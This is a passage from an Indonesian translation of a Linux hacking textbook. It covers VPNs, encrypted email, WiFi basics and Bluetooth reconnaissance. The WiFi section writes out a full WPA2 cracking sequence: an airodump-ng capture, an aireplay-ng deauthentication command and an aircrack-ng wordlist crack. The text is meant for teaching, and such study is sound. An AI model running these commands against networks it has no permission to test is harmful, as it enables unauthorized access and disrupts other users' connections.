Beberapa layanan VPN komersial terbaik dan terpopuler menurut CNET adalah sebagai berikut:

- IPVanish
- NordVPN
- ExpressVPN
- CyberGhost
- Golden Frog VPN
- Hide My Ass (HMA)
- Private Internet Access
- PureVPN
- TorGuard
- Buffered VPN

Sebagian besar layanan VPN ini mengenakan biaya $50–$100 per tahun, dan banyak yang menawarkan uji coba gratis selama 30 hari. Untuk mengetahui lebih lanjut tentang cara menyiapkan VPN, pilih salah satu dari daftar dan kunjungi situs webnya. Anda harus menemukan petunjuk pengunduhan, penginstalan, dan penggunaan yang cukup mudah diikuti.

Kekuatan VPN adalah semua lalu lintas Anda dienkripsi saat meninggalkan komputer Anda, sehingga melindungi Anda dari pengintaian, dan alamat IP Anda diselubungi oleh alamat IP VPN saat Anda mengunjungi situs. Seperti halnya server proxy, pemilik VPN memiliki alamat IP asli Anda (jika tidak, mereka tidak dapat mengirimkan lalu lintas Anda


kembali kepada Anda). Jika mereka ditekan oleh agen spionase atau penegak hukum, mereka mungkin akan melepaskan identitas Anda. Salah satu cara untuk mencegahnya adalah dengan hanya menggunakan VPN yang berjanji untuk tidak menyimpan atau mencatat informasi ini (dan berharap informasi ini jujur). Dengan cara ini, jika seseorang bersikeras bahwa penyedia layanan VPN menyerahkan datanya kepada penggunanya, tidak ada data.

13.5 EMAIL TERENKRIPSI

Layanan email komersial gratis seperti Gmail, Yahoo!, dan Outlook Web Mail (sebelumnya Hotmail) gratis dengan alasan: mereka adalah sarana untuk melacak minat Anda dan menayangkan iklan. Seperti yang sudah disebutkan, jika suatu layanan gratis, Anda adalah produknya, bukan pelanggannya. Selain itu, server penyedia email (Google, misalnya) memiliki akses ke konten email Anda yang tidak terenkripsi, meskipun Anda menggunakan HTTPS.

Salah satu cara untuk mencegah penyadapan pada email Anda adalah dengan menggunakan email terenkripsi. ProtonMail, yang ditunjukkan pada Gambar 135, mengenkripsi email Anda dari ujung ke ujung atau browser ke browser. Ini berarti bahwa email Anda dienkripsi di server ProtonMail—bahkan administrator ProtonMail tidak dapat membaca email Anda.

ProtonMail didirikan oleh sekelompok ilmuwan muda di fasilitas supercollider CERN di Swiss. Swiss memiliki sejarah panjang dan bertingkat dalam melindungi rahasia (ingat rekening bank Swiss yang sudah sering Anda dengar?), dan server ProtonMail berbasis di Uni Eropa, yang memiliki banyak hukum pribadi Amerika Serikat. ProtonMail tidak mengenakan biaya untuk akun dasar tetapi menawarkan akun premium dengan biaya nominal. Penting untuk diperhatikan bahwa saat bertukar email dengan pengguna nonProtonMail, ada kemungkinan sebagian atau semua email tidak dienkripsi. Lihat basis pengetahuan dukungan ProtonMail untuk detail lengkapnya.



Gambar 13.5 Layar login ProtonMail

13.6 RINGKASAN

Kami terus-menerus diawasi oleh perusahaan komersial dan badan intelijen nasional. Untuk menjaga keamanan data dan perjalanan web Anda, Anda perlu menerapkan setidaknya salah satu tindakan keamanan yang dibahas dalam bab ini. Dengan menggunakan keduanya dalam kombinasi, Anda dapat meminimalkan jejak Anda di web dan menjaga data Anda jauh lebih aman.

13.7 LATIHAN

Sebelum Anda melanjutkan ke Bab 14, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Jalankan traceroute ke website favorit Anda. Berapa banyak hop muncul di antara Anda dan situs favorit Anda?
2. Unduh dan instal peramban Tor. Sekarang, jelajahi web secara anonim seperti yang Anda lakukan dengan browser lain dan lihat apakah Anda melihat perbedaan kecepatan.
3. Coba gunakan proxychain dengan browser Firefox untuk menavigasi ke situs web favorit Anda.
4. Jelajahi layanan VPN komersial dari beberapa vendor yang tercantum dalam bab ini. Pilih satu dan uji coba gratis.
5. Buka akun ProtonMail gratis dan kirim salam aman untuk occupytheweb@protonmail.com

BAB 14
MEMAHAMI DAN MEMERIKSA JARINGAN NIRKABEL

Kemampuan untuk memindai dan menyambungkan ke perangkat jaringan lain dari sistem Anda sangat penting untuk menjadi *Hacker* yang sukses, dan dengan teknologi nirkabel seperti WiFi (IEEE 802.1) dan Bluetooth menjadi kunci pencarian dan Bluetooth standar. Jika seseorang dapat meretas koneksi nirkabel, mereka dapat memperoleh akses ke perangkat dan mengakses informasi rahasia. Langkah pertama, tentu saja, adalah mempelajari cara menemukan perangkat ini.

Di Bab 3, kita melihat beberapa perintah jaringan dasar di Linux, termasuk beberapa dasar-dasar jaringan nirkabel, dengan janji akan lebih banyak jaringan nirkabel di Bab 14. Seperti yang dijanjikan di sini, dua teknologi nirkabel Linux: WiFi dan Bluetooth.

14.1 JARINGAN WI-FI

Kami akan mulai dengan WiFi. Di bagian ini, saya akan menunjukkan cara menemukan, memeriksa, dan menghubungkan ke titik akses WiFi. Sebelum melakukannya, mari luangkan sedikit waktu untuk mempelajari beberapa istilah dan teknologi dasar WiFi untuk membantu Anda lebih memahami keluaran dari banyak pertanyaan yang akan kita buat di bab ini:

AP (access point /titik akses) Ini adalah perangkat yang dihubungkan pengguna nirkabel untuk akses internet.

ESSID ((extended service set identifier /pengidentifikasi kumpulan layanan yang diperluas) Ini sama dengan SSID yang telah kita bahas di Bab 3, tetapi dapat digunakan untuk beberapa AP dalam LAN nirkabel.

BSSID (basic service set identifier /pengidentifikasi set layanan dasar) Ini adalah pengenal unik dari setiap AP, dan sama dengan alamat MAC perangkat.

SSID (service set identifier /pengidentifikasi set layanan) Ini adalah nama jaringan.

Channel WiFi dapat beroperasi di salah satu dari 14 saluran (1–14). Di Amerika Serikat, WiFi terbatas untuk saluran 1–11.

Power/Daya Semakin dekat Anda dengan WiFi AP, semakin besar dayanya, dan semakin mudah koneksi untuk retak.

Security Ini adalah protokol keamanan yang digunakan pada AP WiFi yang sedang dibaca. Ada tiga protokol keamanan utama untuk WiFi. Aslinya, Wired Equivalent Privacy (WEP), sangat cacat dan mudah retak. Penggantinya, WiFi Protected Access (WPA), sedikit lebih aman. Terakhir, WPA2PSK, yang jauh lebih aman dan menggunakan preshared key (PSK) yang dibagikan oleh semua pengguna, kini digunakan oleh hampir semua AP WiFi (kecuali WiFi perusahaan).

Mode WiFi dapat beroperasi di salah satu dari tiga mode: terkelola, master, atau monitor. Anda akan mempelajari arti mode ini di bagian berikutnya.

Jangkauan nirkabel Di Amerika Serikat, AP WiFi harus secara legal menyiarkan sinyalnya pada batas atas 0,5 watt. Dengan kekuatan ini, ia memiliki jangkauan normal sekitar 300 kaki (100 meter). Antena highgain dapat memperluas jangkauan ini hingga hingga 20 mil.

Frekuensi WiFi dirancang untuk beroperasi pada 2.4GHz dan 5GHz. AP WiFi modern dan kartu jaringan nirkabel sering menggunakan keduanya.

Perintah Nirkabel Dasar

Di Bab 3, Anda telah diperkenalkan dengan perintah jaringan dasar Linux ifconfig, yang mencantumkan setiap antarmuka jaringan yang diaktifkan pada sistem Anda bersama dengan beberapa statistik dasar, termasuk (yang paling penting) setiap alamat IP dari setiap alamat IP. Mari kita lihat lagi hasil Anda dari menjalankan ifconfig dan fokus pada koneksi nirkabel kali ini.

```
kali >ifconfig
eth0Linkencap:EthernetHWaddr 00:0c:29:ba:82:0f
inet addr:192:168.181.131 Bcast:192.168.181.255 Mask:255.255.255.0
--snip--
lo Linkencap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
--snip—
❶ wlan0 Link encap:EthernetHWaddr 00:c0:ca:3f:ee:02
```

Antarmuka WiFi di sini ditampilkan sebagai wlan0 ❶. Di Kali Linux, antarmuka WiFi biasanya disebut sebagai wlanX, dengan X mewakili jumlah antarmuka tersebut. Dengan kata lain, adaptor WiFi pertama di sistem Anda akan diberi label wlan0, wlan kedua1, dan seterusnya.

Jika Anda hanya ingin melihat antarmuka WiFi Anda dan statistiknya, Linux memiliki perintah khusus yang mirip dengan ifconfig tetapi didedikasikan untuk nirkabel. Perintah tersebut adalah iwconfig . Saat Anda memasukkannya, hanya antarmuka nirkabel Anda dan data kuncinya yang ditampilkan:

```
kali >iwconfig
lo    no wireless extensions

wlan0 IEEE 802.11bg  ESSID:off/any
Mode:Managed  Access Point:Not-Associated   Tx-Power=20 dBm    Retry short limit:7   RTS  t
hr:off   Fragment thr:off
Encryption key:off
Power Management:off

eth0  no wireless extensions
```

Di sini, kita hanya melihat antarmuka nirkabel, juga dikenal sebagai kartu jaringan, dan data penting tentangnya, termasuk standar nirkabel yang digunakan, apakah ESSID dimatikan, dan modenya. Mode ini memiliki tiga setelan: terkelola, artinya siap untuk bergabung atau telah bergabung dengan AP; master, yang artinya siap bertindak sebagai atau sudah menjadi AP, dan memantau, yang akan kita bahas sedikit Bab. Kami juga dapat melihat apakah ada klien yang terkait dengannya dan apa daya pancarnya, di antara hal-hal lainnya. Anda dapat mengetahui dari contoh ini bahwa wlan0 berada dalam mode yang diperlukan untuk terhubung ke jaringan WiFi tetapi belum terhubung ke jaringan apa pun. Kami akan meninjau kembali perintah ini lagi setelah antarmuka nirkabel terhubung ke jaringan WiFi.

Jika Anda tidak yakin dengan AP WiFi yang ingin Anda sambungkan, Anda dapat melihat semua titik akses nirkabel yang dapat dijangkau oleh kartu jaringan Anda menggunakan perintah iwlist. Sintaks untuk iwlist adalah sebagai berikut:

```
iwlist interface  action
```

Anda dapat melakukan beberapa tindakan dengan iwlist. Untuk tujuan kami, kami akan menggunakan tindakan pemindaian untuk melihat semua AP WiFi di area Anda. (Perhatikan bahwa dengan antena standar, jangkauan Anda adalah 300–500 kaki, tetapi ini dapat diperpanjang dengan antena highgain yang murah).

```
kali >iwlist wlan0 scan
wlan0     Scan completed:
          Cell 01 - Address:88:AD:43:75:B3:82
          Channel:1
          Frequency:2.412GHz (Channel 1)
          Quality=70/70  Signal level =-38 dBm
          Encryption key:off
          ESSID:"Hackers-Bangkit"
--snip--
```

Keluaran dari perintah ini harus mencakup semua AP WiFi dalam jangkauan antarmuka nirkabel Anda, bersama dengan data kunci tentang setiap AP, seperti alamat MAC dari AP, saluran dan frekuensinya, tingkat kualitas operasinya, apakah kunci enkripsinya diaktifkan, dan ESSID-nya.

Anda akan memerlukan alamat MAC dari AP target (BSSID), alamat MAC klien (kartu jaringan nirkabel lain), dan saluran tempat AP beroperasi untuk melakukan segala jenis peretasan, jadi ini adalah informasi yang berharga.

Perintah lain yang sangat berguna dalam mengelola koneksi WiFi Anda adalah nmcli (atau antarmuka baris perintah pengelola jaringan). Daemon Linux yang menyediakan antarmuka tingkat tinggi untuk antarmuka jaringan (termasuk nirkabel) dikenal sebagai manajer jaringan. Umumnya, pengguna Linux sudah familiar dengan daemon ini dari antarmuka pengguna grafis (GUI), tetapi daemon ini juga dapat digunakan dari baris perintah.

Perintah nmcli dapat digunakan untuk melihat AP WiFi di dekat Anda dan data kuncinya, seperti yang kami lakukan dengan iwlist, tetapi perintah ini memberi kami sedikit lebih banyak informasi. Kami menggunakannya dalam format nmcli dev networktype, di mana dev adalah singkatan dari perangkat dan jenisnya (dalam hal ini) adalah wifi, seperti:

```
kali >nmcli dev wifi
* SSID     MODE   CHAN  RATE       SIGNAL  BARS   SECURITY
Hackers-Bangkit  Infra  1    54 Mbits/s   100   WPA1 WPA2
Xfinitywifi   Infra  1    54 Mbits/s   75    WPA2
TPTV1         Infra  11   54 Mbits/s   44    WPA1 WPA2 --snip--
```

Selain menampilkan AP WiFi dalam jangkauan dan data penting tentangnya, termasuk SSID, mode, saluran, kecepatan transfer, kekuatan sinyal, dan protokol keamanan yang diaktifkan pada perangkat, nmcli dapat digunakan menghubungkan ke AP. Sintaks untuk menghubungkan ke AP adalah sebagai berikut:

```
nmcli dev wifi connect AP-SSID password APpassword
```

Jadi, berdasarkan hasil dari perintah pertama kami, kami tahu ada AP dengan SSID *Hacker*-Bangkit. Kami juga tahu bahwa AP memiliki keamanan WPA1 WPA2 (ini berarti bahwa AP mampu menggunakan baik WPA1 lama dan WPA yang lebih baru), yang berarti kami harus memberikan kata sandi untuk terhubung ke jaringan. Untungnya, karena ini adalah AP kami, kami tahu sandinya adalah 12345678, jadi kami dapat memasukkan yang berikut:

```
kali >nmcli dev wifi connect Hackers-Bangkit password 12345678
Device 'wlan0' successfully activated with '394a5bf4-8af4-36f8-49beda6cb530'
```

Coba ini di jaringan yang Anda kenal, lalu ketika Anda berhasil tersambung ke AP nirkabel tersebut, jalankan iwconfig lagi untuk melihat apa yang telah berubah. Berikut keluaran saya dari menghubungkan ke *Hacker*sBangkit:

```
kali >iwconfig
lo    no wireless extensions

wlan0 IEEE 802.11bg   ESSID:"Hackers-Bangkit"
      Mode:Managed   Frequency:2.452GHz Access Point:00:25:9C:97:4F:48
      Bit Rate=12 Mbs Tx-Power=20 dBm
      Retry short limit:7   RTS  thr:off   Fragment thr:off
      Encryption key:off
      Power Management:off
      Link Quality=64/70  Signal level=-46 dBm
      Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
      Tx excessive reties:0  Invalid misc:13  Missed beacon:0
eth0  no wireless extensions
```

Perhatikan bahwa sekarang iwconfig telah menunjukkan bahwa ESSID adalah "*Hacker*s-Bangkit" dan bahwa AP beroperasi pada frekuensi 2,452 GHz. Dalam jaringan WiFi, mungkin beberapa AP semuanya menjadi bagian dari jaringan yang sama, sehingga mungkin ada banyak AP yang membentuk jaringan *Hacker*s-Bangkit. Alamat MAC 00:25:9C:97:4F:48 adalah, seperti yang Anda duga, MAC dari AP yang saya hubungkan. Jenis keamanan yang digunakan jaringan WiFi, apakah berjalan pada 2.4GHz atau 5GHz, apa ESSID-nya, dan alamat MAC AP adalah semua bagian informasi penting yang diperlukan untuk peretasan WiFi. Sekarang setelah Anda mengetahui perintah dasarnya, mari masuk ke beberapa peretasan.

Pengintaian Wi-Fi dengan aircrack-ng Salah satu eksploitasi yang paling populer untuk dicoba oleh *Hacker* baru adalah meretas titik akses WiFi. Seperti yang telah disebutkan, sebelum Anda bahkan dapat mempertimbangkan untuk menyerang AP WiFi, Anda memerlukan alamat MAC dari AP target (BSSID), alamat MAC klien, dan saluran tempat AP beroperasi.

Kami dapat mendapatkan semua informasi itu dan lainnya menggunakan alat dari aircrackng suite. Saya telah menyebutkan perangkat hacking toolan WiFi ini beberapa kali sebelumnya, dan sekarang saatnya untuk benar-benar menggunakannya. Rangkaian alat ini disertakan di setiap versi Kali, jadi Anda tidak perlu mengunduh atau memasang apa pun.

Untuk menggunakan alat ini secara efektif, Anda harus terlebih dahulu memasukkan kartu jaringan nirkabel ke mode monitor sehingga kartu tersebut dapat melihat semua lalu lintas yang lewat. Biasanya, kartu jaringan hanya menangkap lalu lintas yang ditujukan khusus untuk kartu tersebut. Mode monitor mirip dengan mode promiscuous pada kartu jaringan berkabel.

Untuk menempatkan kartu jaringan nirkabel Anda dalam mode monitor, gunakan perintah airmon-ng dari aircrackng suite. Sintaks untuk perintah ini sederhana:

```
airmon-ng start|stop|restart  interface
```

Jadi, jika Anda ingin memasukkan kartu jaringan nirkabel Anda (yang ditunjuk wlan0) ke dalam mode monitor, Anda akan memasukkan yang berikut ini:

```
kali >airmon-ng start wlan0

Found three processes that could cause trouble
If airodump-ng, aireplay-ng, or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'
--snip--
PHY    INTERFACE        DRIVER      Chipset
phy0   wlan0   rt18187     Realtek Semiconductor Corop RTL8187

(mac8311 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

--snip--
```

Perintah stop dan memulai ulang, berturut-turut, menghentikan mode monitor dan memulai ulang mode monitor jika Anda mendapatkan masalah.

Dengan kartu nirkabel dalam mode monitor, Anda dapat mengakses semua lalu lintas nirkabel yang lewat dalam jangkauan adaptor dan antena jaringan nirkabel Anda (standarnya sekitar 300–500 kaki). Perhatikan bahwa airmon-ng akan mengganti nama antarmuka nirkabel Anda: milik saya telah diubah namanya menjadi "wlan0mon", meskipun milik Anda mungkin berbeda. Pastikan untuk mencatat nama baru yang ditetapkan untuk nirkabel Anda karena Anda akan memerlukan informasi tersebut di langkah berikutnya.

Sekarang kami akan menggunakan alat lain dari aircrackng suite untuk menemukan data kunci dari lalu lintas nirkabel. Perintah airodump-ng mengambil dan menampilkan data kunci dari AP penyiaran dan setiap klien yang terhubung ke AP tersebut atau di sekitar. Sintaksnya di sini sangat mudah: cukup pasang airdump-ng, diikuti dengan nama antarmuka yang Anda dapatkan dari menjalankan airmon-ng barusan. Saat Anda mengeluarkan perintah ini, kartu nirkabel Anda akan mengambil informasi penting (tercantum berikutnya) dari semua lalu lintas nirkabel AP di sekitar:

BSSID Alamat MAC AP atau klien
PWR Kekuatan sinyal
ENC Enkripsi yang digunakan untuk mengamankan transmisi
#Data Tingkat throughput data
CH Saluran tempat AP beroperasi
ESSID Nama AP

```
kali >airodump-ng wlan0mon

CH  9][  Elapsed: 28 s ][  2018-02-08 10:27

BSSID  PWR Beacons #Data #/s  CH MB  ENC   CIPHER AUTH  ESSID
01:01:AA:BB:CC:22  -1   4    26   0  10 54e WPA2  CCMP   PSK  Hackers-Bangkit
--snip--

BSSID      Station     PWR   Rate   Lost  Frames  Probe
(not associated)   01:01:AA:BB:CC:22
01:02:CC:DD:03:CF   A0:A3:E2:44:7C:E5
```

Perhatikan bahwa airodump-ng membagi layar keluaran menjadi bagian atas dan bawah. Bagian atas memiliki informasi tentang AP penyiaran, termasuk BSSID, kekuatan AP, berapa

banyak beacon frame yang telah terdeteksi, tingkat throughput data, berapa banyak paket yang telah melintasi kartu nirkabel(1–14), batas throughput teoretis, protokol enkripsi, sandi yang digunakan untuk enkripsi, jenis otentikasi, dan ESSID (biasanya disebut sebagai SSID). Di bagian klien, output memberi tahu kami bahwa satu klien tidak terkait, artinya telah terdeteksi tetapi tidak terhubung ke AP mana pun, dan yang lain terkait dengan stasiun, artinya alamat terhubung ke AP.

Sekarang Anda memiliki semua informasi yang Anda butuhkan untuk memecahkan AP! Meskipun di luar cakupan buku ini, untuk memecahkan AP nirkabel, Anda memerlukan alamat MAC klien, alamat MAC AP, saluran tempat target beroperasi, dan daftar kata sandi.

Jadi untuk memecahkan sandi WiFi, Anda akan membuka tiga terminal. Di terminal pertama, Anda akan memasukkan perintah yang mirip dengan berikut, mengisi klien dan alamat MAC AP dan saluran:

```
airodump-ng -c 10 --bssid 01:01:AA:BB:CC:22 -w Hackers-BangkitPSK wlan0mon
```

Perintah ini menangkap semua paket yang melintasi AP di saluran 10 menggunakan opsi -c.

Di terminal lain, Anda dapat menggunakan perintah aireplay-ng untuk mematikan (menghentikan autentikasi) siapa pun yang terhubung ke AP dan memaksa mereka untuk mengautentikasi ulang ke AP, seperti yang ditunjukkan berikutnya. Saat mereka mengautentikasi ulang, Anda dapat menangkap hash dari kata sandi mereka yang ditukar dalam jabat tangan empat arah WPA2PSK. Hash sandi akan muncul di pojok kanan atas terminal airodump-ng.

```
aireplay-ng --deauth 100 -a 01:01:AA:BB:CC:22-c A0:A3:E2:44:7C:E5 wlan0mon
```

Terakhir, di terminal terakhir, Anda dapat menggunakan daftar kata sandi (wordlist.dic) untuk menemukan kata sandi di hash yang diambil (*Hacker*sBangkitPSK.cap), seperti yang ditunjukkan di sini:

```
aircrack-ng -w wordlist.dic -b 01:01:AA:BB:CC:22 Hacker-BangkitPSK.cap
```

14.2 MENDETEKSI DAN MENYAMBUNGKAN KE BLUETOOTH

Saat ini, hampir setiap gadget, perangkat seluler, dan sistem telah dilengkapi Bluetooth, termasuk komputer, smartphone, iPod, tablet, speaker, pengontrol game, keyboard, dan banyak perangkat lainnya. Mampu meretas Bluetooth dapat mengakibatkan kompromi informasi apa pun di perangkat, kontrol perangkat, dan kemampuan untuk mengirim informasi yang tidak diinginkan ke dan dari perangkat, antara lain.

Untuk mengeksploitasi teknologi, kita perlu memahami cara kerjanya. Pemahaman mendalam tentang Bluetooth berada di luar cakupan buku ini, tetapi saya akan memberi Anda beberapa pengetahuan dasar yang akan membantu Anda memindai dan menghubungkan ke perangkat Bluetooth sebagai persiapan untuk meretasnya.

Cara Kerja Bluetooth

Bluetooth adalah protokol universal untuk komunikasi jarak dekat berdaya rendah yang beroperasi pada 2.4–2.485GHz menggunakan spektrum penyebaran, lompatan frekuensi pada 1.600 lompatan per detik (lompatan frekuensi ini adalah ukuran keamanan). Ini dikembangkan pada tahun 1994 oleh Ericsson Corp. dari Swedia dan dinamai menurut raja Denmark Harald Bluetooth abad ke-10 (perhatikan bahwa Swedia dan Denmark adalah satu negara di abad ke-10).

Spesifikasi Bluetooth memiliki jangkauan minimum 10 meter, tetapi tidak ada batasan untuk produsen kisaran atas yang dapat diterapkan di perangkat mereka.

Banyak perangkat memiliki rentang sebesar 100 meter. Dengan antena khusus, jangkauan tersebut dapat diperpanjang lebih jauh.

Menghubungkan dua perangkat Bluetooth disebut sebagai penyandingan. Hampir semua perangkat Bluetooth dapat terhubung satu sama lain, tetapi keduanya hanya dapat disandingkan jika berada dalam mode yang dapat ditemukan. Perangkat Bluetooth dalam mode dapat ditemukan mentransmisikan informasi berikut:

- Nama
- Kelas
- Daftar layanan
- Informasi teknis

Saat kedua perangkat berpasangan, mereka bertukar kunci rahasia atau tautan. Setiap menyimpan kunci tautan ini agar dapat mengidentifikasi yang lain dalam penyambungan di masa mendatang.

Setiap perangkat memiliki pengenal 48bit yang unik (alamat mirip MAC) dan biasanya nama yang ditetapkan oleh pabrikan. Ini akan menjadi bagian data yang berguna saat kami ingin mengidentifikasi dan mengakses perangkat.

Bluetooth Scanning and Reconnaissance

Linux memiliki implementasi dari tumpukan protokol Bluetooth yang disebut BlueZ yang akan kami gunakan untuk memindai sinyal Bluetooth. Sebagian besar distribusi Linux, termasuk Kali Linux, telah menginstalnya secara default. Jika milik Anda tidak, Anda biasanya dapat menemukannya di repositori Anda menggunakan perintah berikut:

```
kali >apt-get install bluez
```

BlueZ memiliki sejumlah alat sederhana yang dapat kami gunakan untuk mengelola dan memindai perangkat Bluetooth, termasuk yang berikut ini:

hciconfig Alat ini beroperasi sangat mirip dengan ifconfig di Linux, tetapi untuk perangkat Bluetooth. Seperti yang dapat Anda lihat di Daftar 141, saya telah menggunakannya untuk menampilkan antarmuka Bluetooth dan menanyakan perangkat untuk spesifikasinya.

hcitool Alat pertanyaan ini dapat memberi kami nama perangkat, ID perangkat, kelas perangkat, dan informasi jam perangkat, yang memungkinkan perangkat bekerja secara serempak.

hcidump Alat ini memungkinkan kita untuk mengendus komunikasi Bluetooth, artinya kita dapat menangkap data yang dikirim melalui sinyal Bluetooth.

Langkah pemindaian dan pengintaian pertama dengan Bluetooth adalah memeriksa apakah adaptor Bluetooth pada sistem yang kami gunakan dikenali dan diaktifkan sehingga kami dapat menggunakannya untuk memindai perangkat lain. Kita dapat melakukan ini dengan hciconfig alat BlueZ bawaan, seperti yang ditunjukkan di Daftar 14.1

```
kali >hciconfig
hci0: Type: BR/EDR  Bus: USB
BD Address: 10:AE:60:58:F1:37  ACL  MTU: 310:10 SCO  MTU: 64:8
UP RUNNING PSCAN INQUIRY
RX bytes:131433 acl:45 sco:0 events:10519  errors:0
TX bytes:42881  acl:45 sco:0 commands:5081 errors:0
```

Daftar 14.1 Memindai untuk perangkat Bluetooth

Seperti yang Anda lihat, adaptor Bluetooth saya dikenali dengan alamat MAC 10:AE:60:58:F1:37. Adaptor ini telah diberi nama hci0. Langkah berikutnya adalah

memeriksa apakah koneksi telah diaktifkan, yang juga dapat kita lakukan dengan hciconfig dengan memberikan nama dan perintah naik:

```
kali >hciconfig hci0 up
```

Jika perintah berhasil berhasil, kami tidak akan melihat output, hanya promp baru. Bagus, hci0 sudah siap, Mari kita lakukan.

Memindai Perangkat Bluetooth dengan hcitool

Sekarang setelah kita mengetahui bahwa adaptor kita sudah aktif, kita dapat menggunakan alat lain di suite BlueZ yang disebut hcitool, yang digunakan untuk memindai perangkat Bluetooth lain dalam jangkauan.

Mari pertama-tama gunakan fungsi pemindaian alat ini untuk mencari perangkat Bluetooth yang mengirimkan suar penemuannya, artinya perangkat tersebut dalam mode penemuan, dengan perintah pemindaian sederhana yang ditampilkan di Daftar 14.2.

```
kali >hcitool scan
Scanning...
72:6E:46:65:72:66      ANDROID BT
22:C5:96:08:5D:32      SCH-I535
```

Daftar 14.2 Memindai perangkat Bluetooth dalam mode penemuan

Seperti yang Anda lihat, di sistem saya, hcitool menemukan dua perangkat, ANDROID BT dan SCHI535. Perangkat Anda kemungkinan akan memberi Anda keluaran yang berbeda tergantung pada perangkat yang Anda miliki. Untuk tujuan pengujian, coba tempatkan ponsel Anda atau perangkat Bluetooth lainnya dalam mode penemuan dan lihat apakah ponsel tersebut diambil dalam pemindaian. Sekarang, mari kumpulkan lebih banyak informasi tentang perangkat yang terdeteksi dengan fungsi penyelidikan inq:

```
kali >hcitool inq
Inquiring...
24:C6:96:08:5D:33    clock offset:0x4e8b      class:
6:6F:46:65:72:67    clock offset:0x21c0      class:0x5a020c
```

Ini memberi kami alamat MAC perangkat, offset jam, dan kelas perangkat. Kelas tersebut menunjukkan jenis perangkat Bluetooth yang Anda temukan, dan Anda dapat mencari kodenya dan melihat jenis perangkatnya dengan membuka situs Bluetooth SIG di https://www.bluetooth.org/en-us/specification/assigned-numbers/servicediscovery/.

Alat hcitool adalah antarmuka baris perintah yang kuat ke tumpukan Bluetooth yang dapat melakukan banyak hal. Daftar 143 menampilkan laman bantuan dengan beberapa perintah yang dapat Anda gunakan. Lihat sendiri halaman bantuan untuk melihat daftar lengkapnya.

```
kali >hcitool --help
hcitool - HCI Tool ver 4.99
Usage:
    hcitool [options] <command> [command parameters]

Options:

    --help     Display help
    -i dev HCI device
```

```
Commands
      dev   Display local devices
      inq   Inquire remote devices
      scan  Scan for remote devices
      name  Get name from remote devices
--snip--
```

Daftar 14.3 Beberapa perintah hcitool

Banyak hacking toolan Bluetooth yang akan Anda lihat hanya menggunakan perintah ini dalam skrip, dan Anda dapat dengan mudah membuat alat Anda sendiri dengan menggunakan perintah ini di skrip bash atau Python Anda sendiri—kita akan melihat skrip di Bab 17.

Memindai Layanan dengan *sdptool Service Discovery Protocol* (SDP) adalah protokol Bluetooth untuk mencari layanan Bluetooth (Bluetooth adalah rangkaian layanan), dan, untuk membantu, BlueZ menyediakan alat sdptool untuk menjelajahi perangkat untuk menyediakannya. Penting juga untuk diperhatikan bahwa perangkat tidak harus dalam mode penemuan untuk dipindai. Sintaksnya adalah sebagai berikut:

```
sdptool browse MACaddress
```

Daftar 14.4 menunjukkan penggunaan sdptool untuk menelusuri layanan di salah satu perangkat yang terdeteksi sebelumnya di Daftar 14.2.

```
kali >sdptool browse 76:6E:46:63:72:66
Browsing 76:6E:46:63:72:66...
Service RecHandle: 0x10002 Service Class ID List:
""(0x1800)
Protocol Descriptor List:
"L2CAP"  (0x0100)
PSM: 31
"ATT" (0x0007)
 uint16: 0x1
uint16: 0x5 --sni
```

Daftar 14.4 Memindai dengan sdptool

Di sini, kita dapat melihat bahwa alat sdptool mampu menarik informasi tentang semua layanan yang dapat digunakan oleh perangkat ini. Secara khusus, kami melihat bahwa perangkat ini mendukung Protokol ATT, yang merupakan Protokol Atribut Rendah Energi. Hal ini dapat memberi kami lebih banyak petunjuk tentang apa itu perangkat dan kemungkinan jalan potensial untuk berinteraksi dengannya lebih lanjut.

Melihat Apakah Perangkat Dapat Dijangkau dengan l2ping

